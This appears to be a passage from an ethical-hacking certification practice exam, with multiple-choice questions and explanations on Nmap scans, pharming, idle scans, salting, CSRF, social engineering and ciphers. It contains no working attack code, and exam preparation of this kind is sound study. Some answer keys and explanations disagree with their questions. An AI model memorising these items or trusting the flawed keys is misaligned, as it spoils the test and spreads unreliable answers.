The honeypot looks like a real computer system, with applications and data, fooling cybercriminals into thinking it's a legitimate target. For example, a honeypot could mimic a company's customer billing system - a frequent target of attack for criminals who want to find credit card numbers. Once the hackers are in, they can be tracked, and their behavior assessed for clues on how to make the real network more secure.

Honeypots are made attractive to attackers by building in deliberate security vulnerabilities. For instance, a honeypot might have ports that respond to a port scan or weak passwords. Vulnerable ports might be left open to entice attackers into the honeypot environment rather than the more secure live network.

A honeypot isn't set up to address a specific problem, like a firewall or anti-virus. Instead, it's an information tool that can help you understand existing threats to your business and

spot the emergence of new threats. With the intelligence obtained from a honeypot, security efforts can be prioritized and focused.

Question 90:
Which of the following Nmap commands perform a stealth scan?

- **nmap –sS**
- **nmap -sU**
- **nmap -sT**
- **nmap -sM**

Explanation
https://nmap.org/book/synscan.html

TCP SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. It also works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between open, closed, and filtered states.

Incorrect answers:

TCP Maimon Scan (-sM)

https://nmap.org/book/scan-methods-maimon-scan.html

The Maimon scan is technique is exactly the same as NULL, FIN, and Xmas scan, except that the probe is FIN/ACK. According to RFC 793 (TCP), a RST packet should be generated in response to such a probe whether the port is open or closed.

UDP Scan (-sU)

https://nmap.org/book/scan-methods-udp-scan.html

UDP scan works by sending a UDP packet to every targeted port. For most ports, this packet will be empty (no payload), but for a few of the more common ports, a protocol-specific payload will be sent. Based on the response, or lack thereof, the port is assigned to one of four states.

TCP Connect Scan (-sT)

https://nmap.org/book/scan-methods-connect-scan.html

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection.

Question 91:
Johnny decided to gather information for identity theft from the target organization. He wants to redirect the organization’s web traffic to a malicious website. After some thought, he plans to perform DNS cache poisoning by exploiting the vulnerabilities in the DNS server software

and wants to modify the original IP address of the target website to that of a malicious website.
Which of the following techniques does Johnny plan to use?

- **Pretexting**
- **Pharming**
- **Skimming**
- **Wardriving**

Explanation
https://en.wikipedia.org/wiki/Pharming
Pharming is a scamming practice in which malicious code is installed on a ***personal computer (PC)*** or server, misdirecting users to fraudulent websites without their knowledge or consent. The aim is for users to input their personal information. Once information, such as a credit card number, bank account number or password, has been entered at a fraudulent website, criminals have it, and identity theft can be the end result.

Pharming exploits the foundation of how internet browsing works — namely, that the sequence of letters that form an internet address, such as www.google.com, have to be converted into an IP address by a DNS server for the connection to proceed.

Pharming attacks this process in one of two ways:

1. First, a hacker may send malicious code in an email which installs a virus or Trojan on a user's computer. This malicious code changes the computer's hosts file to direct traffic away from its intended target and toward a fake website instead. In this form of pharming – known as malware-based pharming – regardless of whether you type the correct internet address, the corrupted hosts file will take you to the fraudulent site instead.

2. Second, the hacker may use a technique called DNS poisoning. DNS stands for "Domain Name System" – pharmers can modify the DNS table in a server, causing multiple users to visit fake websites instead of legitimate ones inadvertently. Pharmers can use the fake websites to install viruses or Trojans on the user's computer or attempt to collect personal and financial information for use in identity theft.

Incorrect answers:

Skimming https://www.nist.gov/itl/smallbusinesscyber/cybersecurity-basics/case-study-series

Skimming in cybersecurity refers to cybercriminals' strategies for capturing and stealing cardholder's personal payment information. Identity thieves use various approaches to obtain card data. One of the most advanced methods is using a small skimming device designed to read a credit card's microchip or magnetic strip information. Criminals can execute skimming attacks whenever a cardholder opts for electronic payment methods in a physical location.

Digital skimming methods are also widespread. Often referred to as e-skimming, digital skimming is similar to card skimming. The main difference is that hackers can execute e-skimming remotely and collect card information in real-time.

Pretexting https://en.wikipedia.org/wiki/Pretexting

Pretexting is form of social engineering in which an attacker tries to convince a victim to give up valuable information or access to a service or system. The distinguishing feature of this kind of attack is that the scam artists comes up with a story — or pretext — in order to fool the victim. The pretext generally casts the attacker in the role of someone in authority who

has the right to access the information being sought, or who can use the information to help the victim.

Wardriving https://en.wikipedia.org/wiki/Wardriving

Wardriving consists of physically searching for wireless networks with vulnerabilities from a moving vehicle and mapping the wireless access points.

Wardrivers will use hardware and software to find WiFi signals in a particular area. They may intend to only find a single network or every network within an area. Once networks are located, wardrivers will record the locations of vulnerable networks and may submit the information to third-party websites and apps to create digital maps.

There are three primary reasons wardrivers look for unsecured WiFi. The first is to steal personal and banking information. The second is to use your network for criminal activity that you, as the owner of the network, would be liable for. The final reason is to find the security flaws of a network. Ethical hackers do this via wardriving for the purpose of finding vulnerabilities in order to improve overall security.

Question 92:
You have successfully executed the attack and launched the shell on the target network. Now you want to identify all the OS of machines running on this network. You are trying to run the Nmap command to perform this task and see the following:

1. hackeduser@hackedserver.~$ nmap -T4 -O 192.168.0.0/24
2. TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxxx.
3. QUITTING!

Why couldn't the scan be performed?

- **The shell is not stabilized.**
- **OS Scan requires root privileges.**
- **The nmap syntax is wrong.**
- **The outgoing TCP/IP fingerprinting is blocked by the host firewall.**


Explanation
To answer this question, it is enough for you to understand what kind of rejection it is and what is hidden behind "xxxxxxx xxxxxx xxxxxxxxx". Using the-O flag, we are trying to determine the OS, and of course, we will see the following message:

```
TCP/IP fingerprinting (for OS scan) requires root privileges. QUITTING!
```

Question 93:
Your company has decided to purchase a subscription to a cloud-hosted solution. After purchasing this solution, the only administrative task of your employees will be the management of user accounts. The provider will cover all hardware, operating system, and software administration (including patching and monitoring).
Which of the following is this type of solution?

- **Saas**
- **PaaS**
- **Caas**
- **Iaas**

Explanation



Infrastructure as a Service (IaaS) – IaaS allows you to purchase computer hardware, storage devices, and networking services from a third party rather than buying this infrastructure outright. You can then install the operating systems and applications you desire and then scale the infrastructure up or down depending on their processing and storage needs. This allows users to retain control of their computer infrastructure in a cost-effective manner.

Platform as a Service (PaaS) – PaaS provides a platform for software developers to build their applications. PaaS providers manage the infrastructure, the operating systems, software updates, and storage requirements, saving the developers time.

Software as a Service (SaaS) – SaaS applications move the infrastructure, platform, and all support for the application and its data to a third-party hosting provider. This eliminates the need for IT staff to manage the network, infrastructure, hardware and software, OS, backups, and security. Instead, all these tasks are handled by the hosting provider. The SaaS user simply accesses the application via the web, typically requiring only the use of a standard browser.

Containers as a service (CaaS) is a cloud service that allows software developers and IT departments to upload, organize, run, scale, manage and stop containers by using container-based virtualization. A CaaS provider will commonly provide a framework which allows users to make use of the service. Providers typically make use of application programming interface (API) calls or a web portal interface.

Question 94:
Which of the following is the firewall evasion scanning technique that uses a zombie system with low network activity?

- **Spoof source address scanning**
- **Decoy scanning**
- **Idle scanning**
- **Packet fragmentation scanning**

Explanation
https://nmap.org/book/idlescan.html
The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".

Idle scanning can be put together from these basic facts:

· One way to determine whether a TCP port is open is to send a SYN (session establishment) packet to the port. The target machine will respond with a SYN/ACK (session request acknowledgment) packet if the port is open, and RST (reset) if the port is closed. This is the basis of the previously discussed SYN scan.

· A machine that receives an unsolicited SYN/ACK packet will respond with a RST. An unsolicited RST will be ignored.

· Every IP packet on the Internet has a fragment identification number (IP ID). Since many operating systems simply increment this number for each packet they send, probing for the IPID can tell an attacker how many packets have been sent since the last probe.The overall intention behind the idle scan is to "check the port status while remaining completely invisible to the targeted host."

By combining these traits, it is possible to scan a target network while forging your identity so that it looks like an innocent zombie machine did the scanning.

Idle scan is the ultimate stealth scan. Nmap offers decoy scanning (-D) to help users shield their identity, but that (unlike idle scan) still requires an attacker to send some packets to the target from his real IP address in order to get scan results back. One upshot of idle scan is that intrusion detection systems will generally send alerts claiming that the zombie machine has launched a scan against them. So it can be used to frame some other party for a scan. Keep this possibility in mind when reading alerts from your IDS.

A unique advantage of idle scan is that it can be used to defeat certain packet filtering firewalls and routers. IP source address filtering is a common (though weak) security mechanism for limiting machines that may connect to a sensitive host or network.

Question 95:
You are the head of the Network Administrators department. And one of your subordinates uses SNMP to manage networked devices from a remote location. And one of your subordinates uses SNMP to manage networked devices from a remote location. To manage network nodes, your subordinate uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. You know that your subordinate can retrieve information from a MIB that contains object types for workstations and server services.
Which of the following types of MIB will your subordinate use to retrieve information about types for workstations and server services?

- **WINS.MIB**
- **DHCP.MIB**
- **LNMIB2.MIB**
- **MIB_II.MIB**

Explanation
https://docs.microsoft.com/en-us/windows/win32/snmp/the-snmp-management-information-base-mib-

A Management Information Base (MIB) describes a set of managed objects. An SNMP management console application can manipulate the objects on a specific computer if the SNMP service has an extension agent DLL that supports the MIB.

Each managed object in a MIB has a unique identifier. The identifier includes the object's type (such as counter, string, gauge, or address), the object's access level (such as read or read/write), size restrictions, and range information.

LMMIB2.MIB - Contains object types for workstation and server services.

DHCP.MIB - Microsoft-defined MIB that contains object types for monitoring the network traffic between remote hosts and DHCP servers.

HOSTMIB.MIB - Contains object types for monitoring and managing host resources.

MIB_II.MIB - Contains the Management Information Base (MIB-II), which provides a simple, workable architecture and system for managing TCP/IP-based internets.

WINS.MIB - Microsoft-defined MIB for the Windows Internet Name Service (WINS).

Question 96:
You want to make your life easier and automate the process of updating applications. You decide to use a user-defined HTTP callback or push APIs that are raised based on trigger events. When this feature invokes, data is supplied to other applications so that users can instantly receive real-time information.
What is the name of this technique?

- **Webhooks**
- **Web shells**
- **SOAP API**
- **REST API**

Explanation
https://en.wikipedia.org/wiki/Webhook
A webhook in web development is a method of augmenting or altering the behavior of a web page or web application with custom callbacks. These callbacks may be maintained, modified, and managed by third-party users and developers who may not necessarily be affiliated with the originating website or application.

The format is usually JSON. The request is done as an HTTP POST request.

Question 97:
Recently your company set up a cloud computing service. Your system administrator reached out to a telecom company to provide Internet connectivity and transport services between the organization and the cloud service provider to implement this service.
Which category does the telecom company fall in the above scenario according to NIST cloud deployment reference architecture?

- **Cloud consumer**
- **Cloud carrier**
- **Cloud broker**
- **Cloud auditor**

Explanation
https://en.wikipedia.org/wiki/Carrier_cloud
A carrier cloud is a class of cloud that integrates wide area networks (WAN) and other attributes of communications service providers' carrier-grade networks to enable the deployment of highly demanding applications in the cloud. In contrast, classic cloud computing focuses on the data center, and does not address the network connecting data

centers and cloud users. This may result in unpredictable response times and security issues when business-critical data are transferred over the Internet.

Incorrect answers:

Cloud auditor

A cloud auditor is a party that can perform an independent examination of cloud service controls with the intent to express an opinion thereon. Audits are performed to verify conformance to standards through a review of objective evidence.

Cloud broker https://en.wikipedia.org/wiki/Cloud_broker

Cloud Broker is an entity that manages the use, performance and delivery of cloud services, and negotiates relationships between cloud providers and cloud consumers. As cloud computing evolves, the integration of cloud services may be too complex for cloud consumers to manage alone.

Cloud broker and its interactions with other parties

In such cases, a cloud consumer may request cloud services from a cloud broker, instead of contacting a cloud provider directly," according to NIST Cloud Computing Reference Architecture.

Cloud consumer

The cloud consumer is the principal stakeholder for the cloud computing service. A cloud consumer represents a person or organization that maintains a business relationship with, and uses the service from a cloud provider. A cloud consumer browses the service catalog from a cloud provider, requests the appropriate service, sets up service contracts with the cloud provider, and uses the service.

Question 98:
Ron, the hacker, is trying to crack an employee's password of the target organization utilizing a rainbow table. During the break-in, he discovered that upon entering a password that extra characters are added to the password after submitting.
Which of the following countermeasures is the target company using to protect against rainbow tables?

- **Password salting**
- **Password hashing**
- **Password key hashing**
- **Account lockout**

Explanation
https://en.wikipedia.org/wiki/Salt_(cryptography)
A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping

and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.

Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

Question 99:
The attacker performs an attack during which, using a MITM attack technique, he sends his session ID using. Firstly the attacker obtains a valid session ID by logging into a service and later feeds the same session ID to the victim. The session ID links the victim to the attacker's account page without disclosing any information to the victim. Then the attacker waits until the victim clicks on the link, and after this, the sensitive payment details entered in a form are linked to the attacker's account.
Which of the following attacks was the attacker performing?

- **Session fixation**
- **CRIME**
- **Session donation**
- **Forbidden**

Explanation
https://skanyi.github.io/blog/cyber-security/what-is-session-hijacking-and-how-to-prevent-it/
Session Donation Involves Social Engineering(SE) to make it possible. An attacker creates an account and sends authenticated link to the victim. Convincing the victim to provide more information about their account but in reality, it is not their account but the attackers account. Users are used to be logged in different sites making it less suspicious when the user click link that they already authenticated.

Incorrect answers:

Session fixation https://en.wikipedia.org/wiki/Session_fixation

The session fixation attack is a class of Session Hijacking, which steals the established session between the client and the Web Server after the user logs in. Instead, the Session Fixation attack fixes an established session on the victim’s browser, so the attack starts before the user logs in.

There are several techniques to execute the attack; it depends on how the Web application deals with session tokens. Below are some of the most common techniques:

• ***Session token in the URL argument:*** The Session ID is sent to the victim in a hyperlink and the victim accesses the site through the malicious URL.

• ***Session token in a hidden form field:*** In this method, the victim must be tricked to authenticate in the target Web Server, using a login form developed for the attacker. The form could be hosted in the evil web server or directly in html formatted e-mail.

• ***Session ID in a cookie:*** Client-side script. Most browsers support the execution of client-side scripting. In this case, the aggressor could use attacks of code injection as the XSS (Cross-site scripting) attack to insert a malicious code in the hyperlink sent to the victim and fix a Session ID in its cookie. Using the function document.cookie, the browser which executes the command becomes capable of fixing values inside of the cookie that it will use to keep a session between the client and the Web Application.

CRIME https://en.wikipedia.org/wiki/CRIME

CRIME (Compression Ratio Info-leak Made Easy) is a security exploit against secret web cookies over connections using the HTTPS and SPDY protocols that also use data compression When used to recover the content of secret authentication cookies, it allows an attacker to perform session hijacking on an authenticated web session, allowing the launching of further attacks. CRIME was assigned CVE-2012-4929.

Question 100:
Which of the following is API designed to reduce complexity and increase the integrity of updating and changing which uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application?

- **REST API**
- **JSON-RPC**
- **RESTful API**
- **SOAP API**

Explanation
https://en.wikipedia.org/wiki/Representational_state_transfer
RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE.

Six guiding constraints define a RESTful system. These constraints restrict the ways that the server can process and respond to client requests so that, by operating within these constraints, the system gains desirable non-functional properties, such as performance, scalability, simplicity, modifiability, visibility, portability, and reliability. If a system violates any of the required constraints, it cannot be considered RESTful.

Client–server architecture

The principle behind the client-server constraints is the separation of concerns. Separating the user interface concerns from the data storage concerns improves the portability of the user interfaces across multiple platforms. It also improves scalability by simplifying the server components. Perhaps most significant to the Web is that the separation allows the components to evolve independently, thus supporting the Internet-scale requirement of multiple organizational domains.

Statelessness

In computing, a stateless protocol is a communications protocol in which no session information is retained by the receiver, usually a server. Relevant session data is sent to the receiver by the client in such a way that every packet of information transferred can be understood in isolation, without context information from previous packets in the session. This property of stateless protocols makes them ideal in high volume applications, increasing performance by removing server load caused by retention of session information.

Cacheability

As on the World Wide Web, clients and intermediaries can cache responses. Responses must, implicitly or explicitly, define themselves as either cacheable or non-cacheable to prevent clients from providing stale or inappropriate data in response to further requests. Well-managed caching partially or completely eliminates some client-server interactions, further improving scalability and performance.

Layered system

A client cannot ordinarily tell whether it is connected directly to the end server or to an intermediary along the way. If a proxy or load balancer is placed between the client and server, it won't affect their communications, and there won't be a need to update the client or server code. Intermediary servers can improve system scalability by enabling load balancing and by providing shared caches. Also, security can be added as a layer on top of the web services, separating business logic from security logic. Adding security as a separate layer enforces security policies. Finally, intermediary servers can call multiple other servers to generate a response to the client.

Code on demand (optional)

Servers can temporarily extend or customize the functionality of a client by transferring executable code: for example, compiled components such as Java applets, or client-side scripts such as JavaScript.

Uniform interface

The uniform interface constraint is fundamental to the design of any RESTful system. It simplifies and decouples the architecture, which enables each part to evolve independently. The four constraints for this uniform interface are:

- Resource identification in requests. Individual resources are identified in requests, for example using URIs in RESTful Web services. The resources themselves are conceptually separate from the representations that are returned to the client. For example, the server could send data from its database as HTML, XML or as JSON—none of which are the server's internal representation.

- Resource manipulation through representations. When a client holds a representation of a resource, including any metadata attached, it has enough information to modify or delete the resource's state.

- Self-descriptive messages. Each message includes enough information to describe how to process the message. For example, which parser to invoke can be specified by a media type.

- Hypermedia as the engine of application state (HATEOAS). Having accessed an initial URI for the REST application—analogous to a human Web user accessing the home page of a website—a REST client should then be able to use server-provided links dynamically to discover all the available resources it needs. As access proceeds, the server responds with text that includes hyperlinks to other resources that are currently available. There is no need for the client to be hard-coded with information regarding the structure or dynamics of the application.

Question 101:
Which of the following is a vulnerability in which the malicious person forces the user's browser to send an authenticated request to a server?

- **Cross-site request forgery**
- **Cross-site scripting**
- **Server-side request forgery**
- **Session hijacking**

Explanation
https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website that can include inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Incorrect answers:

Session hijacking https://en.wikipedia.org/wiki/Session_hijacking

Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft). After successfully stealing appropriate session cookies an adversary might use the Pass the Cookie technique to perform session hijacking. Cookie hijacking is commonly used against client authentication on the internet.

Server-side request forgery https://portswigger.net/web-security/ssrf

Server-side request forgery (SSRF) is a type of exploit where an attacker abuses the functionality of a server causing it to access or manipulate information in the realm of that server that would otherwise not be directly accessible to the attacker.

Similar to cross-site request forgery which utilises a web client, for example, a web browser, within the domain as a proxy for attacks; an SSRF attack utilizes an insecure server within the domain as a proxy.

If a parameter of a url is vulnerable to this attack, it is possible an attacker can devise ways to interact with the server directly (ie: via 127.0.0.1 or localhost) or with the backend servers that are not accessible by the external users. An attacker can practically scan the entire network and retrieve sensitive information.

Cross-site scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Question 102:
The attacker created a fake account on a dating site and wrote to John with an offer to get acquainted. Fake profile photos enthralled John, and he initiated a conversation with the attacker's fake account. After a few hours of communication, the attacker began asking about his company and eventually gathered all the essential information about the target company.
What is the social engineering technique the attacker used in this scenario?

- **Baiting**
- **Piggybacking**
- **Honey trap**
- **Diversion theft**

Explanation
Honey trap
An attacker pretends to be an attractive person and fakes an online relationship, in order to get sensitive information from their victim.

NOTE: I chose this option instead of Baiting, since the question focuses on the charm of the photo and the fact that the communication lasted for several days before the attacker began trying to scout information.

Incorrect answers:

Piggybacking

Tailgating or “piggybacking.” In these types of attacks, someone without the proper authentication follows an authenticated employee into a restricted area. The attacker might impersonate a delivery driver and wait outside a building to get things started. When an employee gains security’s approval and opens the door, the attacker asks the employee to hold the door, thereby gaining access to the building.

Tailgating does not work in all corporate settings, such as large companies whose entrances require the use of a keycard. However, in mid-size enterprises, attackers can strike up conversations with employees and use this show of familiarity to get past the front desk.

Diversion theft

Involve intercepting deliveries by persuading couriers to go to the wrong location. Online, they involve stealing confidential information by persuading victims to send it to the wrong recipient.

Baiting

As the name suggests, Baiting involves luring an unsuspecting victim with a highly attractive offer playing on fear, greed, and temptation to make them part with their personal sensitive data like log-in details. Through fraudulent, fake methods, both attempt to capture confidential, personal details such as a password or banking information such as a PIN so they can access your business networks and systems to install malware that executes ransomware.

Question 103:
Which of the following encryption algorithms is a symmetric key block cipher that has a 128-bit block size, and its key size can be up to 256 bits?

- **Twofish**
- **HMAC**
- **Blowfish**

- **IDEA**

Explanation

https://en.wikipedia.org/wiki/Twofish

Twofish is an encryption algorithm designed by Bruce Schneier. ***It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits.***

Incorrect answers:

HMAC https://en.wikipedia.org/wiki/HMAC

An HMAC (sometimes expanded as either keyed-hash message authentication code or hash-based message authentication code) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key. As with any MAC, it may be used to simultaneously verify both the data integrity and the authenticity of a message.

HMAC can provide message authentication using a shared secret instead of using digital signatures with asymmetric cryptography. It trades off the need for a complex public key infrastructure by delegating the key exchange to the communicating parties, who are responsible for establishing and using a trusted channel to agree on the key prior to communication.

IDEA https://en.wikipedia.org/wiki/International_Data_Encryption_Algorithm

The International Data Encryption Algorithm (IDEA), originally called Improved Proposed Encryption Standard (IPES), is a symmetric-key block cipher designed by James Massey of ETH Zurich and Xuejia Lai and was first described in 1991. The algorithm was intended as a replacement for the Data Encryption Standard (DES). IDEA is a minor revision of an earlier cipher Proposed Encryption Standard (PES).

The cipher was designed under a research contract with the Hasler Foundation, which became part of Ascom-Tech AG. The cipher was patented in a number of countries but was freely available for non-commercial use. The name "IDEA" is also a trademark. The last patents expired in 2012, and IDEA is now patent-free and thus completely free for all uses.

IDEA was used in Pretty Good Privacy (PGP) v2.0 and was incorporated after the original cipher used in v1.0, BassOmatic, was found to be insecure. IDEA is an optional algorithm in the OpenPGP standard.

Blowfish https://en.wikipedia.org/wiki/Blowfish_(cipher)

Blowfish is a symmetric-key block cipher, designed in 1993 by Bruce Schneier and included in many cipher suites and encryption products. Blowfish provides a good encryption rate in software and no effective cryptanalysis of it has been found to date. However, the Advanced Encryption Standard (AES) now receives more attention, and Schneier recommends Twofish for modern applications.

Schneier designed Blowfish as a general-purpose algorithm, intended as an alternative to the aging DES and free of the problems and constraints associated with other algorithms. At the time Blowfish was released, many other designs were proprietary, encumbered by patents or were commercial or government secrets. Schneier has stated that, "Blowfish is unpatented, and will remain so in all countries. The algorithm is hereby placed in the public domain, and can be freely used by anyone."

Notable features of the design include key-dependent S-boxes and a highly complex key schedule.

Question 104:
All the industrial control systems of your organization are connected to the Internet. Your management wants to empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption. You have been assigned to find and install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.
Which of the following tools will you use to accomplish this task?

- **Robotium**
- **IntentFuzzer**
- **BalenaCloud**
- **Flowmon**

Explanation
NOTE: The question is advertising from the EC-Council, there is no value in this "knowledge".

- **Flowmon** https://www.flowmon.com/en/company

According to EC-Council's study guide: "Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks to avoid downtime and disruption of service continuity"

Incorrect answers:

- ***Robotium*** https://en.wikipedia.org/wiki/Robotium

Robotium is an open-source test framework for writing automatic gray box testing cases for Android applications.

- **BalenaCloud** https://www.balena.io/what-is-balena

"Balena is a complete set of tools for building, deploying, and managing fleets of connected Linux devices. We provide infrastructure for fleet owners so they can focus on developing their applications and growing their fleets with as little friction as possible.

The core balena platform, or what we call balenaCloud, encompasses device, server, and client-side software, all designed to get your code securely deployed to a fleet of devices. The broad strokes are easy to grasp: once your device is set up with our host OS (balenaOS), you can push code to the balena build servers, where it will be packaged into containers and delivered to your fleet."

- **IntentFuzzer**

detecting capability leaks of android applications

Question 105:
Jan 3, 2020, 9:18:35 AM 10.240.212.18 - 54373 10.202.206.19 - 22 tcp_ip

Based on this log, which of the following is true?

- **SSH communications are encrypted; it's impossible to know who is the client or the server.**

- **Application is FTP and 10.240.212.18 is the client and 10.202.206.19 is the server.**
- **Application is SSH and 10.240.212.18 is the server and 10.202.206.19 is the client.**
- **Application is SSH and 10.240.212.18 is the client and 10.202.206.19 is the server.**

Explanation

Jan 3, 2020, 9:18:35 AM 10.240.212.18 - 54373 10.202.206.19 - 22 tcp_ip

Let's just disassemble this entry.

Jan 3, 2020, 9:18:35 AM **-** time of the request

10.240.212.18 - 54373 - client's IP and port

10.202.206.19 **-** server IP

- 22 - SSH port

Question 106:
Identify the attack by description:
When performing this attack, an attacker installs a fake communication tower between two authentic endpoints to mislead a victim. He uses this virtual tower to interrupt the data transmission between the user and the real tower, attempting to hijack an active session. After that, the attacker receives the user's request and can manipulate the virtual tower traffic and redirect a victim to a malicious website.


- **Jamming signal attack**
- **aLTEr attack**
- **KRACK attack**
- **Wardriving**

Explanation

https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
